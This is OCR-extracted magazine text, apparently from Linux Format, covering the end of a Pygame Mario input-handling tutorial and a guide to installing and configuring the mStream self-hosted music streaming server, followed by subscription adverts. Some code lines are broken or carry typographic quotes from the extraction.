If you have not done so already, select to view **Input.py** located in the classes folder while keeping **Mario.py** open, too. To help control various forms of input into the game, a class called `Input` located in **Input.py** of the classes folder is used to do this. Both mouse and keyboard events are handled in this class. Let's look at how this class is called from **Mario.py**.

```
self.input = Input(self)
...
self.input.checkForInput()
```

First, in the constructor of the player, an instance of the `Input` class is created (`self.input`). Next, in the method called `update`, the input instance is used to call a method on the `Input` class called `checkForInput`, which is used to scan inputs from mouse and keyboard. Control for the Mario game character can be found in the `checkForKeyboardInput` method of the `Input` class. Let's take a look at his code.

```
def checkForKeyboardInput(self):
    pressedKeys = pygame.key.get_pressed()

    if pressedKeys[K_LEFT] or pressedKeys[K_h] and
not pressedKeys[K_RIGHT]:
        self.entity.traits[“goTrait”].direction = -1
    elif pressedKeys[K_RIGHT] or pressedKeys[K_l]
and not pressedKeys[K_LEFT]:
        self.entity.traits[“goTrait”].direction = 1
    else:
        self.entity.traits[‘goTrait’].direction = 0

    isJumping = pressedKeys[K_SPACE] or
pressedKeys[K_UP] or pressedKeys[K_k]
    self.entity.traits[‘jumpTrait’].jump(isJumping)

    self.entity.traits[‘goTrait’].boost = pressedKeys[K_
LSHIFT]
```

At the start of the method, a variable called `pressedKeys` is used to take input from the keyboard. As can be seen, keyboard inputs are dealt with when the player presses the Left or Right cursor keys, Spacebar and the Left Shift key. With the control element of the game project implemented in this way, it would be possible to implement a method that checks for gamepad input if you wanted to…

```
def checkForJoypadInput(self):
    ...
```

After full implementation, you'd call this method from `checkForInput`. Detailed information on how to implement joypad support can be found in **LXF292**. **LXF**

» IMPROVE YOUR CODE SKILLS Subscribe now at http://bit.ly/LinuxFormat

MSTREAM

Credit: https://mstream.io

Host your own music streaming server

Nick Peers discovers how to make your personal music collection available from anywhere with this simple, but effective, music server.

OUR EXPERT

Nick Peers would like to introduce himself: "Hi, I'm Nick and I'm an optical disc addict." At last count, he had nearly 1,100 albums. Don't ask about the Blu-rays or DVDs.

The likes of Spotify may give you access to an almost unlimited library of music, but if you don't want to pay a subscription, listen to ads or risk losing access to favourite songs, there's no substitute for owning your own music collection, ensuring you'll always have access to your favourite "bangers" (as the Radio 1 DJs like to term them).

But how do you combine the benefits of streaming music services – easy access to your music from anywhere without having to sync files or flip through CDs – with your own music? The answer lies in building your own streaming music server. Not only does it allow you to store your music in one location and gain easy access to any track, album or artist from a wide range of devices and computers, but you can also opt to store and stream your music uncompressed, so it sounds even better through speakers or headphones.

There are plenty of options, from dedicated music servers such as Logitech Media Server to support for music via a more universal media server, such as Jellyfin and Plex. But if you're looking for something that's quick to set up and deploy, one that has features to satisfy most audiophiles, including free apps for listening to music on the go, take a look at *mStream*.

Dream streams

One way to run *mStream* is via an AppImage. Download the correct build – x64 in most cases – from **https://mstream.io/server** before moving it to a suitable location (say a dedicated folder for AppImages), right-click it and choose Properties > Permissions and tick Allow Executing File As Program.

That's fine if you're running it in a desktop environment, but what about if you want to host it on your server? Install it from source using *npm* (`sudo apt install nodejs npm` if they're not on your system):

```
$ git clone https://github.com/IrosTheBeggar/
mStream.git
$ cd mStream
$ npm run-script wizard
```

Once up and running, you probably want to run *mStream* as a background process, which is done with



Add User

Username: harriet

Password: ••••••••

☐ classical

✓ pop

☐ Make Admin

Users

User	Directories	Admin	Modify
nick	classical, pop	✓	[change pass] [change folders] [access] [del]
martin	classical		[change pass] [change folders] [access] [del]

MStream provides several configuration options, including the ability to set up restricted access to parts of your server for others.

» ACCESSING ADMIN OPTIONS

Below the Config section is the Server section. Skip through to see what else you can do with your *mStream* server. Settings enables you to change the port number from the default 3,000 if you need to, while Transcoding is where you go to allow remote players to transcode music streams if they don't natively support your music's file format(s). The Lock Admin API option allows you to disable the entire Admin section to protect it from outside interference.

Because the Admin section is a user-friendly way to edit *mStream's* configuration file, you still have the ability to tweak settings, albeit via a text editor. Annoyingly, there's no standard location (or name) – it varies depending on how you installed *mStream*. If you installed via the AppImage, browse to the hidden **.config/mstream/save** folder inside your **Home** folder where you'll find **server-config-v3.json**; the compiled version stores it in the **mStream** directory under **save/conf** directory, as **default.json.** Finally, you'll find **config.json** in the root directory of your docker container's **config** folder.

If you've locked yourself out of the web-based admin interface, open this file in *Nano* and change the line marked `"lockAdmin": true` to `"lockAdmin": false`. Save and close the file, restart *mStream* (or reboot), and you'll be able to edit it again.

the help of a daemon process manager called *PM2.* Press Ctrl+C to stop *mStream,* then issue the following:

```
$ sudo npm install -g pm2
$ pm2 start cli-boot-wrapper.js --name mStream
```

You have to issue the latter command every time you reboot your server but the following should fix that:

```
$ pm2 startup
```

You're prompted to copy and paste a command beginning `sudo env`. Once done, issue the following:

```
$ pm2 save
```

Reboot your PC and *mStream* should now start automatically with every boot. There's also a Docker container available from LinuxServer (**https://github.com/linuxserver/docker-mstream**), which is a simpler option if you're already using Docker.

Initial configuration

If you run *mStream* from an AppImage, it places an icon in the menu bar. Click this to reveal options to make it run automatically with your PC. There's also a Links submenu, inside which are two handy links to your web browser: **http://localhost:3000** for the front-end, and **http://localhost:3000/admin** for the configuration section, which is where you should start.

If you've installed *mStream* using the CLI script or via Docker, all configuration is done through any web browser attached to your local network. Simply input the following URL: **http://192.168.x.y:3000/admin** (change 192.168.x.y to your PC or server's IP address).

You'll find yourself at the Config > Directories submenu. The Docker instance should already be pointing to the folder you defined as your music folder; otherwise, click inside Select Directory and a folder picker appears. Click inside your music folder, then click Select Current Directory, then Add Folder.

The next submenu – Users – enables you to set up user-by-user access to your server. Create at least one user for yourself – ensure Make Admin is ticked – to provide a layer of security. As soon as you create the user, you're prompted to log back in, at which point you find yourself at the main user interface. Select Admin Panel under Navigation to return to the configuration screens if you plan to configure your server further.

The final submenu in the Config section is Federation. This makes it possible to share music directories between different *mStream* servers – see **https://leviwheatcroft.github.io/selfhosted-awesome-unlist/mstream.html** for details on how it works.

Below the Config section is the Server section. Skip through this with the aid of the box to see how you can further tweak your mStream server settings.

Time to play

That's enough messing behind the scenes. Your media server is ready and waiting to play your favourite music on demand. Click Player to switch to player view or browse to **http://192.168.x.y:3000** on another networked device to find yourself at the File Explorer screen, with a list of folders within your specified music directory (or directories) available for you to browse. Each folder is accompanied by two icons – one for downloading an entire directory in ZIP format to your PC, the other to queue up all the music in that directory for playback via the Now Playing queue on the right.


Synology Router - Synology
mStream Music
nickbw.hopto.org:3000
mstream
Music
File Explorer
Playlists
Albums
Artists
Recent
Rated
Search
System
Apps
Auto DJ
Transcode
Jukebox
Layout
Navigation
Admin Panel
Log Out
Github
ARETHA FRANKLIN
0:49
4:02
DJ
RG
Albums
Album: Greatest Hits
I Knew You Were Waiting (For Me)
Aretha Franklin
Respect
Aretha Franklin
I Say A Little Prayer
Aretha Franklin
Think
Aretha Franklin
(You Make Me Feel Like) A Natural Woman
Aretha Franklin
I Never Loved A Man (The Way I Love You)
Aretha Franklin
Now Playing
Aretha Franklin - I Knew You Were Waiting (For Me)
Aretha Franklin - Respect
Aretha Franklin - I Say A Little Prayer
Aretha Franklin - Think
Aretha Franklin - (You Make Me Feel Like) A Natural Woman
Aretha Franklin - I Never Loved A Man (The Way I Love You)
Aretha Franklin - You're All I Need To Get By
Aretha Franklin - Chain Of Fools

Title: I Knew You Were Waiting (For Me)
Artist: Aretha Franklin
Album: Greatest Hits
Year: 1998

It won't take you long to familiarise yourself with mStream's player – simply explore each item to see what's available.

You'll notice additional buttons next to Now Playing: the floppy button lets you save the contents of the queue as a permanent playlist, while there are also options for downloading the music (as a single ZIP file), as well as sharing the playlist via a URL – anyone can click this in your network to access the same playlist.

At the top of the screen is the player itself – complete with thumbnail album art (if applicable) and playback controls, including a slider for searching through the track, plus shuffle and repeat buttons.

If your music has been tagged with metadata, you can browse your library via the Albums and Artists views on the left (Albums also displays any album artwork). You'll also see controls for managing (and creating) playlists, plus view recently played tracks and songs you've marked as favourites (look for the button appearing next to each track you've added to the Now Playing queue), and a search tool.

Further tools include links to the mobile apps you can use to stream music to a phone or tablet, as well as an Auto DJ function for generating automatic playlists.

Beyond your browser

Streaming your music collection through your desktop or laptop's web browser is all well and good, but if you'd like to access your *mStream* server through your phone, try the free app instead (it's *mStream* on Android, *mStream Player* on iOS). Simply enter your server IP address (including port number), plus username and password if applicable, and you're in. Android users also have the option to download music to their device's SD card for offline playback.

You've configured your streaming server to work over your local network, but what if you want to stream while out and about? If you have a dynamic hostname or domain name pointing to your public IP address, you can use that by using your router's port forwarding settings to divert traffic on the port you set up (3,000 by default) to the server's IP address. If you don't, then get a free dynamic hostname from **www.no-ip.com**.

Connections are insecure by default – that's not a problem for *mStream,* but if you'd rather they weren't, you can incorporate *mStream* into your reverse proxy setup by creating a configuration file or rule to direct traffic on port 3000 to your *mStream* server. **LXF**

QUICK TIP

Update mStream either by downloading a new AppImage or – if you installed it via the command line – with the following commands: `git pull && npm install --only=prod && pm2 restart all`

» GET US TO JUMP TO YOUR TUNE! Subscribe now at **http://bit.ly/LinuxFormat**

SUBSCRIBE & SAVE UP TO 61%

Delivered direct to your door
or straight to your device

The Week Junior
FourFourTwo
woman&home
REFRESH YOUR LIFE!
All About History
Digital Photographer
Country Life
Classic Rock
Jimi Hendrix
Total Film
Avatar

Choose from over 80 magazines and make great savings off the store price!

Binders, books and back issues also available

Simply visit www.magazinesdirect.com

✓ No hidden costs Shipping included in all prices We deliver to over 100 countries Secure online payment

FUTURE

magazinesdirect.com
Official Magazine Subscription Store

3Jw8GGqdiRsHpnQFjEgfZw==

3Jw8GGqdiRsHphQFjEgfZw==

ALL THE BEST CONTENT FROM THE NO.1 LINUX MAGAZINE

LINUX FORMAT

2024 ANNUAL

Linux Format Annual 2024

Free our SOFTWARE!

Taking anything for granted is dangerous, so **Jonni Bidwell** and **Mike Saunders** revisit how the free software movement got started to help free us from proprietary tyranny!

TIMELINE

FREE SOFTWARE FOUNDATION

How the war to free software was won

Linux Format Annual 2024

FREE YOUR PHONE!

Lesser-spotted Jonni Bidwell climbs to the top of a 5G mast to extol the benefits of running Linux on your phone.

The issue with Android

Android is a hodge-podge of free and proprietary components.

» MOBILE LANDFILL AND HOW TO STOP IT

MONEY SAVER!
I♥TUX

Learn how to run Linux on your phone

Linux Format Annual 2024

PROTECT YOUR PRIVACY

In a world where the concept of online privacy is an afterthought at best, **David Rutland** looks at the hazards of the digital landscape and what you can do to protect yourself.

Browser fingerprinting

» HOW IDENTIFIABLE ARE YOU?

Fight back against internet intrusion

Linux Format Annual 2024

ALGORITHMIC ART

Getting creative with algorithmic art

Mike Bedford demonstrates how you can exercise your left and right brain simultaneously by generating algorithmic art.

OUR EXPERT

The early days

Evolutionary art

QUICK TIP

Create some psychedelic art

BOOKAZINE

9021

0006